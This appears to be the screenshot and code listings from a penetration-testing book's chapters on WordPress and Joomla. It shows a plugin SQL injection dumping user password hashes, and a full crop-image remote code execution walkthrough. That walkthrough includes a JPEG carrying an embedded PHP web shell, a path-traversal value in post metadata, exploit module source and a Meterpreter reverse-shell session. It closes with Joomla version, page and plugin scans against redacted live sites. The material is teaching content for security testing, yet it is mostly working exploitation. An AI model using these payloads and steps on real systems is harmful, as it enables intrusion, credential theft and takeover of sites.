    $markerFilter = MarkerFilter::createInstance($filteringParameters);

    foreach($filteringParameters as $key => $value)
        $markerFilter->{$key} = $value;

    $results = $markerFilter->getFilteredMarkers($fields);
}
else if(!empty($fields))
{
    // $placeholders = array_fill(0, count($fields), '%s');
    // $placeholders = implode(',', $placeholders);

    foreach($fields as $key => $value)
        $fields[$key] = '`' . preg_replace('/[a-z_]/i', '', $value) . '`';

    $imploded = implode(',', $fields);
    $stmt = $wpdb->prepare("SELECT $imploded FROM $wpdbgmza_tblname");
    $results = $wpdb->get_results($stmt);
}
else if(!$fields)
{
    $results = $wpdb->get_results("SELECT * FROM $wpdbgmza_tblname");
}

```

2. USER INPUT PASSED TO \$imploded

3. INJECTION POINT

```

msf5 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against ██████████

[*] ██████████ 443 - Trying to retrieve the wp_users table...
[-] Credentials saved in: /Users/Harry/.msf4/loot/20190616 ██████████ wp_google_maps.j_606977.bin
[+] ██████████ 443 - Found ██████████ $P$BI ██████████ @ ██████████
[+] ██████████ 443 - Found website $P$B ██████████ / info@ ██████████
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/wp_google_maps_sqli) >
msf5 auxiliary(admin/http/wp_google_maps_sqli) >

```

```

187 function edit_post( $post_data = null ) {
188     global $wpdb;
189
190     if ( empty($post_data) )
191         $post_data = &$_POST; ← 1. UNSANITIZED USER INPUT IN $_POST
192
193     // Clear out any data in internal vars.
194     unset( $post_data['filter'] );
195
196     $post_ID = (int) $post_data['post_ID'];
197     $post = get_post( $post_ID );
198     $post_data['post_type'] = $post->post_type;
199     $post_data['post_mime_type'] = $post->post_mime_type;

```

```

375 update_post_meta( $post_ID, '_edit_last', get_current_user_id() );
376
377 $success = wp_update_post( $post_data ); ← 2. USER INPUT PASSED ON TO wp_update_post()
378 // If the save failed, see if we can sanity check the main fields and try again
379 if ( ! $success && is_callable( array( $wpdb, 'strip_invalid_text_for_column' ) ) ) {
380     $fields = array( 'post_title', 'post_content', 'post_excerpt' );
381
382     foreach ( $fields as $field ) {
383         if ( isset( $post_data[ $field ] ) ) {
384             $post_data[ $field ] = $wpdb->strip_invalid_text_for_column( $wpdb->posts, $field,
385                 );
386         }
387     }
388     wp_update_post( $post_data );
389 }
390
391 // Now that we have an ID we can fix any attachment anchor hrefs
392 fix_attachment_links( $post_ID );

```

```

24 */
25 function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false,
26     $src_file = $src;
27     if ( is_numeric( $src ) ) { // Handle int as attachment ID
28         $src_file = get_attached_file( $src ); ← 3. MALICIOUS IMAGE FILE IS PASSED TO get_attached_file()
29     }
30     if ( ! file_exists( $src_file ) ) {
31         // If the file doesn't exist, attempt a URL fopen on the src link.
32         // This can occur with certain file replication plugins. WITHOUT ANY FILE PATH VALIDATION
33         $src = _load_image_to_edit_path( $src, 'full' );
34     } else {
35         $src = $src_file;
36     }
37 }
38

```

```
root@FuzzerOS:/var/www/html/wp5.0.0/wp-content/themes/twenty十九# ls
404.php                               cropped-zAdFmXvBck.jpg print.scss
archive.php                           fonts                             readme.txt
classes                               footer.php                       sass
comments.php                          functions.php                    screenshot.png
cropped-BTrVuhjSZb.jpg                header.php                      search.php
cropped-BZUlKvbBUF.jpg                image.php                      single.php
cropped-EUijDgDFGt.jpg               inc                             style-editor-customizer.css
cropped-MKClWbhsVV.jpg               index.php                      style-editor-customizer.scss
cropped-OrSutxYvWA.jpg               js                              style-editor.css
cropped-XgPZbPEOqx.jpg              package-lock.json              style-rtl.css
cropped-enrqbfsTUa.jpg               package.json                   style.css
cropped-lSsxSSMltS.jpg               page.php                      style.scss
cropped-lWolrQIQDd.jpg               postcss.config.js            template-parts
cropped-rdyFkoOYyt.jpg              print.css
cropped-uAyqsSrXmU.jpg
root@FuzzerOS:/var/www/html/wp5.0.0/wp-content/themes/twenty十九#
```

```
msf5 >
msf5 > use exploit/multi/http/wp_crop_rce
msf5 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  PASSWORD         yes       The WordPress password to authenticate with
  Proxies   Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    RHOSTS           yes       The target address range or CIDR identifier
  RPORT     RPORT            yes       The target port (TCP)
  SSL       SSL              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI TARGETURI         yes       The base path to the wordpress application
  USERNAME  USERNAME         yes       The WordPress username to authenticate with
  VHOST     VHOST            no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0   WordPress

msf5 exploit(multi/http/wp_crop_rce) >
```



```
msf5 exploit(multi/http/wp_crop_rce) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 exploit(multi/http/wp_crop_rce) > set rport 80
rport => 80
msf5 exploit(multi/http/wp_crop_rce) > set username author
username => author
msf5 exploit(multi/http/wp_crop_rce) > set password author123
password => author123
msf5 exploit(multi/http/wp_crop_rce) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 exploit(multi/http/wp_crop_rce) > show options
```

Module options (exploit/multi/http/wp_crop_rce):

Name	Current Setting	Required	Description
PASSWORD	author123	yes	The WordPress password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.2.17	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/wp5.0.0/	yes	The base path to the wordpress application
USERNAME	author	yes	The WordPress username to authenticate with
VHOST		no	HTTP server virtual host

Request

Raw

Headers

Hex

```
GET /wp5.0.0/ HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 08:07:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Link: <http://192.168.2.17/wp5.0.0/index.php/wp-json/>; rel="https://api.w.org/"
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 51478
```

```
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">
```

Request

Raw Params Headers Hex

```
POST /wp5.0.0/wp-login.php HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Connection: close
```

```
log=author&pwd=author123&redirect_to=/wp5.0.0/WcBuBEBc&wp-submit=Login
```

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Sun, 30 Jun 2019 08:12:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/wp5.0.0/
X-Frame-Options: SAMEORIGIN
Set-Cookie:
wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUpuUIDPIHpoi3zArpvBn3%7C5b83104b0647a5baf3fdeee232ad7a727e967252e1a97189b57845b3d83a6baf; path=/wp5.0.0/wp-content/plugins; HttpOnly
Set-Cookie:
wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUpuUIDPIHpoi3zArpvBn3%7C5b83104b0647a5baf3fdeee232ad7a727e967252e1a97189b57845b3d83a6baf; path=/wp5.0.0/wp-admin; HttpOnly
Set-Cookie:
wordpress_logged_in_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUpuUIDPIHpoi3zArpvBn3%7Cefc63e0a9b7b14a4e054309821ba5b0d56f9402406714ccdc5563c7f12fa534e; path=/wp5.0.0/; HttpOnly
Location: /wp5.0.0/WcBuBEBC
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
mysql> select * from wp_postmeta;
+-----+-----+-----+-----+
| meta_id | post_id | meta_key          | meta_value |
+-----+-----+-----+-----+
|        1 |        2 | _wp_page_template | default    |
|        2 |        3 | _wp_page_template | default    |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

Request

Raw Params Headers Hex

```
GET /wp5.0.0/wp-admin/media-new.php HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010253%7CYjwWizqOMHaFMnhVhLxek1vSACmaJKWzCtGamHIIOv8%7Cc800dd8c1605c196c50b6161452bac5accf7f766f9994c68f3e83ac9b95d9d09;
wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010253%7CYjwWizqOMHaFMnhVhLxek1vSACmaJKWzCtGamHIIOv8%7Cc800dd8c1605c196c50b6161452bac5accf7f766f9994c68f3e83ac9b95d9d09;
wordpress_logged_in_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010253%7CYjwWizqOMHaFMnhVhLxek1vSACmaJKWzCtGamHIIOv8%7C5b7cb0a63e60d3f97e3ca0d3580a88ac45965662b848688a110ae3398b28f5b7;
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Dashboard Posts Media Library Add New Pages Comments Appearance Plugins 2 Users Tools Settings Collapse menu

WordPress 5.2.2 is available! [Please update now.](#)

Upload New Media

Drop files here
or
[Select Files](#)

You are using the multi-file uploader. Problems? Try the [browser uploader](#) instead.

Maximum upload file size: 2 MB.

```
29b9c30186
--FXA07JwP2umi
Content-Disposition: form-data; name="async-upload"; filename="JFizwKckJw.jpg"
Content-Type: image/jpeg

JFIF
Photoshop 3.0
t <?=$_GET[0];?>
CREATOR: gd-jpeg v1.0 (using IJG JPEG
v80), quality = 82
C
! "###% )($+$$%$C
$
!A Qa "q 2#B R$3br
%&()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
w l1 AQ aq "2 B#3R br
$4%&()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
?<?=$_GET[0];?>
--FXA07JwP2umi--
```

```
Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;" Sun Jun 30 15:45:37 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key meta_value
1 2 _wp_page_template default
2 3 _wp_page_template default
3 5 _wp_attached_file 2019/06/JFizwKckJw-1.jpg
4 5 _wp_attachment_metadata a:5:{s:5:"width";i:262;s:6:"height";i:192;s:4:"file";s:24:"2019/06/JFizwKckJw-1.jpg";s:5:"sizes";a:1:{s:9:"thumbnail";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"credit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0:{}}
```

Response

Raw Headers Hex JSON

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 08:26:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Length: 1219
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"data":{"id":77,"title":"JFizwKckJw","filename":"JFizwKckJw.jpg","url":"http://192.168.2.17/wp5.0.0/wp-content/uploads/2019/06/JFizwKckJw.jpg","link":"http://192.168.2.17/wp5.0.0/jfizwkckjw","alt":"","author":"2","description":"","caption":"","name":"jfizwkckjw","status":"inherit","uploadedTo":0,"date":1561883191000,"modified":1561883191000,"menuOrder":0,"mime":"image/jpeg","type":"image","subtype":"jpeg","icon":"http://192.168.2.17/wp5.0.0/wp-includes/images/media/default.png","dateFormatted":"June 30, 2019","nonces":{"update":"9e6409d165","delete":"03b8605e5f","edit":"55b6e434da"},"editLink":"http://192.168.2.17/wp5.0.0/wp-admin/post.php?post=77&action=edit","meta":false,"authorName":"author author","filesizeInBytes":758,"filesizeHumanReadable":"758 B","context":"","height":192,"width":262,"orientation":"landscape","sizes":{"thumbnail":{"height":150,"width":150,"url":"http://192.168.2.17/wp5.0.0/wp-content/uploads/2019/06/JFizwKckJw-150x150.jpg","orientation":"landscape"},"full":{"url":"http://192.168.2.17/wp5.0.0/wp-content/uploads/2019/06/JFizwKckJw.jpg","height":192,"width":262,"orientation":"landscape"},"compact":{"item":"","meta":""}}}
```

```

Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;"          Sun Jun 30 15:53:33 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key      meta_value
1        2        _wp_page_template          default
2        3        _wp_page_template          default
3        5        _wp_attached_file          2019/06/JFizwKckJw-1-e1561890196327.jpg
4        5        _wp_attachment_metadata    a:5:{s:5:"width";i:400;s:6:"height";i:300;s:4:"file";s:39:"2019/06/JFizwKckJw-1-e1561890196327.jpg";s:5:"sizes";a:2:{s:9:"thumbnail";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e1561890196327-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}s:6:"medium";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e1561890196327-300x225.jpg";s:5:"width";i:300;s:6:"height";i:225;s:9:"mime-type";s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"credit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0:{}}
5        5        _wp_attachment_backup_sizes a:2:{s:9:"full-orig";a:3:{s:5:"width";i:262;s:6:"height";i:192;s:4:"file";s:16:"JFizwKckJw-1.jpg";s:14:"thumbnail-orig";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}

```

```

Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;"          Sun Jun 30 15:57:46 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key      meta_value
1        2        _wp_page_template          default
2        3        _wp_page_template          default
3        5        _wp_attached_file          2019/06/JFizwKckJw-1-e1561890196327.jpg?../../../../themes/twentyнин
eteen/zAdFmXvBck
4        5        _wp_attachment_metadata    a:5:{s:5:"width";i:400;s:6:"height";i:300;s:4:"file";s:39:"2019/06/JFizwKckJw-1-e1561890196327.jpg";s:5:"sizes";a:2:{s:9:"thumbnail";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e1561890196327-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}s:6:"medium";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e1561890196327-300x225.jpg";s:5:"width";i:300;s:6:"height";i:225;s:9:"mime-type";s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"credit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0:{}}
5        5        _wp_attachment_backup_sizes a:2:{s:9:"full-orig";a:3:{s:5:"width";i:262;s:6:"height";i:192;s:4:"file";s:16:"JFizwKckJw-1.jpg";s:14:"thumbnail-orig";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}
6        5        _edit_lock                  1561890442:2
7        5        _edit_last                  2

```

```

12      10      _edit_lock                  1561894242:2
13      10      _edit_last                  2
14      10      _wp_page_template          cropped-zAdFmXvBck.jpg

```



```
msf5 exploit(multi/http/wp_crop_rce) >
msf5 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

  Name      Current Setting  Required  Description
  ----      -
  COOKIE      
  PASSWORD  no           The WordPress password to authenticate with
  Proxies   no           A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes          The target address range or CIDR identifier
  RPORT     80           The target port (TCP)
  SSL       false        Negotiate SSL/TLS for outgoing connections
  TARGETURI /           The base path to the wordpress application
  USERNAME  no           The WordPress username to authenticate with
  VHOST     no           HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   WordPress

msf5 exploit(multi/http/wp_crop_rce) > █
```

```
72
73  ## Function definition for COOKIE
74  def cookie_i
75  |   datastore['COOKIE']
76  | end
77
78  def username
79  |   datastore['USERNAME']
80  | end
81
82  def password
83  |   datastore['PASSWORD']
84  | end
```

```

86 def validate_cookie(cookie)
87   uri = normalize_uri(datastore['TARGETURI'], 'wp-admin', 'index.php')
88   res = send_request_cgi(
89     'method' => 'GET',
90     'uri'     => uri,
91     'cookie' => cookie
92   )
93   if res && res.code == 200 && res.body && !res.body.empty?
94     print_good("Cookie looks fine!")
95   else
96     fail_with(Failure::NoAccess, 'Cookie failed to validate')
97   end
98 end

```

```

442 def exploit
443   fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
444
445   fail_with(Failure::BadConfig, 'ERROR: Please check the module settings') if (username.nil? || password.nil?) && cookie_i.nil?
446   cookie = cookie_i
447
448   ## If Username & Password is not set, try authenticate with cookie.
449   if username.nil? && password.nil?
450     print_status("Skipping Authentication using Credentials")
451     print_status("Authenticating with Wordpress using Author/Admin Cookie: #{cookie}...")
452   else
453     ## If Username & Password is set, authenticate with Wordpress and retrieve the cookie
454     print_status("Authenticating with WordPress using #{username}:#{password}...")
455     cookie = wordpress_login(username, password)
456   end
457   validate_cookie(cookie)
458   fail_with(Failure::NoAccess, 'Failed to authenticate with WordPress') if cookie.nil?
459   wp_nonce = get_wpnonce(cookie)
460   print_good("Authenticated with WordPress")
461   store_valid_credential(user: username, private: password, proof: cookie)
462
463   print_status("Preparing payload...")
464   @current_theme = get_current_theme

```

```

msf5 exploit(multi/http/wp_crop_rce) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 exploit(multi/http/wp_crop_rce) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 exploit(multi/http/wp_crop_rce) > set cookie "wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b07d8efeddb
e049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523
de0dbc25e65fa76bfad8c4da62afc66; wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU
5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logged_in_17a2
c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331bedb849f2c
3b00ee024e8987f3e14c7a2901e7baf3084efdb6ae6a;"
cookie => wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1P
PZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpres
s_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93
f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logged_in_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C156
2010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331bedb849f2c3b00ee024e8987f3e14c7a2901e7baf3084efdb6a
e6a;
msf5 exploit(multi/http/wp_crop_rce) >

```

```
msf5 exploit(multi/http/wp_crop_rce) >
msf5 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Skipping Authentication using Credentials
[*] Authenticating with Wordpress using Author/Admin Cookie: wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logged_in_17a2c9b07d8efeddb049ddcab8cb5ac=author%7C1562010384%7CH1PPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331bedb849f2c3b00ee024e8987f3e14c7a2901e7baf3084efdb6ae6a;...
[+] Cookie looks fine!
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (38247 bytes) to 192.168.2.17
[*] Meterpreter session 13 opened (192.168.2.8:4444 -> 192.168.2.17:41720) at 2019-06-30 04:28:44 +0530
[*] Attempting to clean up files...

meterpreter > █
```

Chapter 9: Pentesting CMSes - Joomla

```

1 2
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional
3
4 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb" lang="en-gb">
5
6 <head>
7   <base href="http://192.168.2.13:32772/" />
8   <meta http-equiv="content-type" content="text/html; charset=utf-8" />
9   <meta name="robots" content="index, follow" />
10  <meta name="keywords" content="joomla, Joomla" />
11  <meta name="description" content="Joomla! - the dynamic portal engine and content management system" />
12  <meta name="generator" content="Joomla! 1.5 - Open Source Content Management" />
13  <title>TurnKey Joomla</title>
14  <link href="/index.php?format=feed&type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0" />
15  <link href="/index.php?format=feed&type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0" />
16  <link href="/templates/ja_purity/favicon.ico" rel="shortcut icon" type="image/x-icon" />
17  <script type="text/javascript" src="/media/system/js/mootools.js"></script>
18  <script type="text/javascript" src="/media/system/js/caption.js"></script>

```

```

Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~$ curl -I http://[redacted].com/
HTTP/1.1 200 OK
Date: Sun, 14 Jul 2019 12:55:11 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: __cfduid=deac10[redacted]3108911; expires=Mon, 13-Jul-20 12:55:11 GMT; path=/; domain=[redacted].com; HttpOnly
Vary: Accept-Encoding
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
X-Content-Encoded-By: Joomla! 2.5
Pragma: no-cache
X-Page-Speed: 1.9.32.10-7423
Cache-Control: public, max-age=14400
CF-Cache-Status: HIT
Age: 1265
Expires: Sun, 14 Jul 2019 16:55:11 GMT
Server: cloudflare
CF-RAY: 4f[redacted]-SIN
Harry@xXxZombi3xXx ~$

```

```

← → ↻ ⓘ Not Secure | 192.168.2.13:32772/language/en-GB/en-GB.xml

This XML file does not appear to have any style information associated with

<!-- $Id -->
▼ <metfile version="1.5" client="site">
  <name>English(United Kingdom)</name>
  <tag>en-GB</tag>
  <version>1.5.15</version>
  <creationDate>2009-10-27</creationDate>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>

```

```

← → ↻ ⓘ Not Secure | www ██████████ /README.txt

1- What is this?
* This is a Joomla! installation/upgrade package to version 2.5.x
* Joomla! Official site: http://www.joomla.org
* Joomla 2.5 version history - http://docs.joomla.org/Joomla_2.5_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/2.5.x

2- What is Joomla?
* Joomla it's a Content Management System (CMS) which enables you to build Web sites and power
* It's a free and OpenSource software, distributed under the GNU General Public License vers
* This is a simple and powerful web server application and it requires a server with PHP and
  More details here: http://www.joomla.org/about-joomla.html

```

```

← → ↻ ⓘ Not Secure | www ██████████ administrator/manifests/files/joomla.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.

<extension version="2.5" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <copyright>
    (C) 2005 - 2014 Open Source Matters. All rights reserved
  </copyright>
  <license>
    GNU General Public License version 2 or later; see LICENSE.txt
  </license>
  <version>2.5.28</version>
  <creationDate>December 2014</creationDate>
  <description>FILES_JOOMLA_XML_DESCRIPTION</description>
  <scriptfile>administrator/components/com_admin/script.php</scriptfile>
</update>

```

```

Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl -k https://█████████/language/en-GB/en-GB.ini
; $Id: en-GB.ini 22183 2011-09-30 09:04:32Z infograf768 $
; Joomla! Project
; Copyright (C) 2005 - 2011 Open Source Matters. All rights reserved.
; License GNU General Public License version 2 or later; see LICENSE.txt,
; Note : All ini files need to be saved as UTF-8 - No BOM

; Common boolean values
; Note: YES, NO, TRUE, FALSE are reserved words in INI format.
; Double quotes in the values have to be formatted as "_QQ_"

; Keep this string on top
ERROR_PARSING_LANGUAGE_FILE="&#160;; error(s) in line(s) %s"

```

```
msf5 >
msf5 > use auxiliary/scanner/http/joomla_version
msf5 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

  Name      Current Setting  Required  Description
  ----      -
Proxies          no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes         The target address range or CIDR identifier
RPORT           80          The target port (TCP)
SSL             false       Negotiate SSL/TLS for outgoing connections
TARGETURI       /           The base path to the Joomla application
THREADS         1           The number of concurrent threads
VHOST           no          HTTP server virtual host

msf5 auxiliary(scanner/http/joomla_version) > █
```

```
msf5 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.10 (Ubuntu)
[+] Joomla version: 1.5.15
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_version) > █
```

```
msf5 > use auxiliary/scanner/http/joomla_pages
msf5 auxiliary(scanner/http/joomla_pages) > show options

Module options (auxiliary/scanner/http/joomla_pages):

  Name      Current Setting  Required  Description
  ----      -
Proxies          no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes         The target address range or CIDR identifier
RPORT           80          The target port (TCP)
SSL             false       Negotiate SSL/TLS for outgoing connections
TARGETURI       /           The path to the Joomla install
THREADS         1           The number of concurrent threads
VHOST           no          HTTP server virtual host

msf5 auxiliary(scanner/http/joomla_pages) > █
```

```
msf5 auxiliary(scanner/http/joomla_pages) > run
[+] [REDACTED]:443      - Page Found: [REDACTED]robots.txt
[+] [REDACTED]:443      - Page Found: [REDACTED]administrator/index.php
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_pages) > █
```

```
msf5 > use auxiliary/scanner/http/joomla_plugins
msf5 auxiliary(scanner/http/joomla_plugins) > show options
```

Module options (auxiliary/scanner/http/joomla_plugins):

Name	Current Setting	Required	Description
PLUGINS	/usr/local/share/metasploit-framework/data/wordlists/joomla.txt	yes	Path to list of plugins
Proxies		no	A proxy chain of format
RHOSTS	[REDACTED]	yes	The target address rang
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for o
TARGETURI	[REDACTED]	yes	The path to the Joomla
THREADS	1	yes	The number of concurren
VHOST	www.[REDACTED]	no	HTTP server virtual hos

```
msf5 auxiliary(scanner/http/joomla_plugins) > █
```

```
msf5 auxiliary(scanner/http/joomla_plugins) >
msf5 auxiliary(scanner/http/joomla_plugins) >
msf5 auxiliary(scanner/http/joomla_plugins) > run

[+] Plugin: ██████████/administrator/components/
[+] Plugin: ██████████/administrator/components/com_admin/
[+] Plugin: ██████████/administrator/components/com_admin/admin.admin.html.php
[+] Plugin: ██████████/components/com_akeeba/
[+] Plugin: ██████████/components/com_banners/
[+] Plugin: ██████████/components/com_contact/
[+] Plugin: ██████████/components/com_content/
[+] Plugin: ██████████/components/com_jce/
[+] Plugin: ██████████/components/com_mailto/
[+] Plugin: ██████████/components/com_media/
[+] Plugin: ██████████/components/com_newsfeeds/
